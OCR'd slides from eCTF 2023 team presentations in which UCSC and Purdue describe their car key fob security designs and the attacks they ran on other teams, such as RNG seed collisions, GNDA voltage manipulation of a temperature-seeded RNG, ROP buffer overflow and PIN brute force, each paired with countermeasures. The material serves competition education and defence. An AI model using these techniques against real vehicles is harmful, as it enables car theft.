
MITRE | MITRE ENGENUITY

Security Requirements: Temporary Fob Access

Taking away the fob should revoke access from the car


Security Requirements: Secure Communication

A snooper listening to the communications should not be able to unlock the car



Security Requirements: Unauthorized Pairing

Someone shouldn't be able to pair their own fob to your car



MITRE | MITRE ENGENUITY

Security Requirements: Feature Enabling

A user should only be able to enable vehicle features they have access to

University of California Santa Cruz
Team SlugSec

#eCTF2023

UCSC

University of California, Santa Cruz

Brian Mak
Steven Mak
Jeffrey Zhang
Victor Ho
Jackson Kohls
Nancy Lau
Iakov Taranenko
Stephen Lu
Chiara Knicker
Eya Badal Abdisho

Advised by: Professor Álvaro Cárdenas

Our Secure Design

- Almost completely in Rust
  - Memory safety
  - Used C to read uninitialized memory for the RNG, as doing so is undefined behavior in Rust
- Unlock/pairing challenge-response protocol
  - Random number as challenge
  - Prevents replay
- Signed features
  - Features (car ID + feature number) are signed with ECDSA using a manufacturer secret

Potential Improvements

- No teams successfully executed any attacks against us
- A couple things to harden
  - Use Von Neumann extractor on entropy input before hashing to gather a more precise amount of entropy per source
  - Add anti-glitching measures

Attack #1: Weak Static or Timing-Based RNG


- Challenge-response unlock
  - Initial seed static or mixed with timer
  - Sometimes rotating seed in EEPROM
- Reset and unlock using faster microcontroller
  - Can get RNG collisions in ~1/10 tries
  - Monitor car TX line to get consistent reset times


Attack Impacts and Countermeasures


- Impact of this attack
  - Temporary fob access can be enough for an attacker to steal a car at a later time
- Suggested countermeasures
  - Choose an RNG that is cryptographically secure
  - Seed it with sufficient entropy by incorporating multiple sources
    - Some may still be attacker-controllable


Attack #2: Weak Temperature-Based RNG


- Some teams use the temperature sensor to seed their RNG
- Temperature sensor measured through ADC
- ADC relies on GNDA and VDDA pins
- GNDA pin can be disconnected from pad
- Modifying GNDA voltage changes measurements
- Up to -0x200 change in measurement
- Saturation at 116.5625° C



U1














Attack Impacts and Countermeasures

- Impact of this attack
  - As mentioned previously, a weak RNG generally allows us to replay with temporary fob access.
- Suggested countermeasures
  - Seed RNG with other entropy sources, especially ones that can’t be well controlled by the user


Other Attacks

- Successful attacks
  - Buffer overflow: use ROP to unlock car/extract pairing PIN
  - Deployment-wide secrets: use a paired key fob to unlock a car not paired to that key fob
  - PIN brute force: if there are no significant delays, try every PIN
- Unsuccessful attacks
  - RNG brute force: predict challenges by trying every seed
  - Use of non-cryptographically secure RNG: calculate the hash of a feature by using known outputs from the RNG

Final Comments


- Issues that made it difficult for us as an attacker
  - Outdated/non-existent documentation
  - Non-standard UART settings, such as two stop bits
- What we could have done with more time
  - Temperature-based RNG attack
  - Power analysis and glitching
- What we learned
  - TRUST NOTHING AND NO ONE


RSA Cracking Setups




#	value	count
0	tye	835
1	Konpaku	486
2	XEUS	202
3	Kochiya	176
4	yagokoro	156
5	dlin-ubuntu	150
6	lynx-15v	148
7	compute1	142
8	solarflare	126
9	plantmachineectf	114
10	bsm-acer	108
11	brian-laptop-ubuntu-vm	102
12	deliburd	85
13	kali	79
14	jackson-198	39
15	catputer	26
16	mobian	1


RSA Cracking Setups (Pt. 2)







The Graveyard





Misc.





Questions?

Purdue University
Team b01lers

#eCTF2023

MITRE MITRE ENGENUITY

b01lers

Purdue University

Jacob White
Siddharth Muralee

Muhammad Ibrahim
Bo-Shiun Yen
Ashwin Nambiar
Abhishek Reddypalle

Advisors :

Dr. Antonio Bianchi

Dr. Aravind Machiry

Outline

- Design Overview
  - Design Philosophy
  - Threat Model
  - System Design
  - Improvements
- Attack Phase
  - Stack Leak
  - Weak PRNG
  - Common Attacks
- Final Comments and Lessons Learned

Design Phase


Design Philosophy

- **Define a comprehensive threat model**, especially for buffer overflows and side-channels

- **Avoid over-engineering our protocols**, to reduce risk of introducing vulnerabilities

- **Limit the impact and scope of exploits**, even if compromise does occur

System Design



- **Replay attacks**
  - Secure PRNG + many entropy sources
  - Large random unlock challenge
  - Paired fob proves by decrypting with key
- **Buffer overflows**
  - memset uninitialized + unused data to 0
  - Known lengths for UART + processing
- **Side channels**
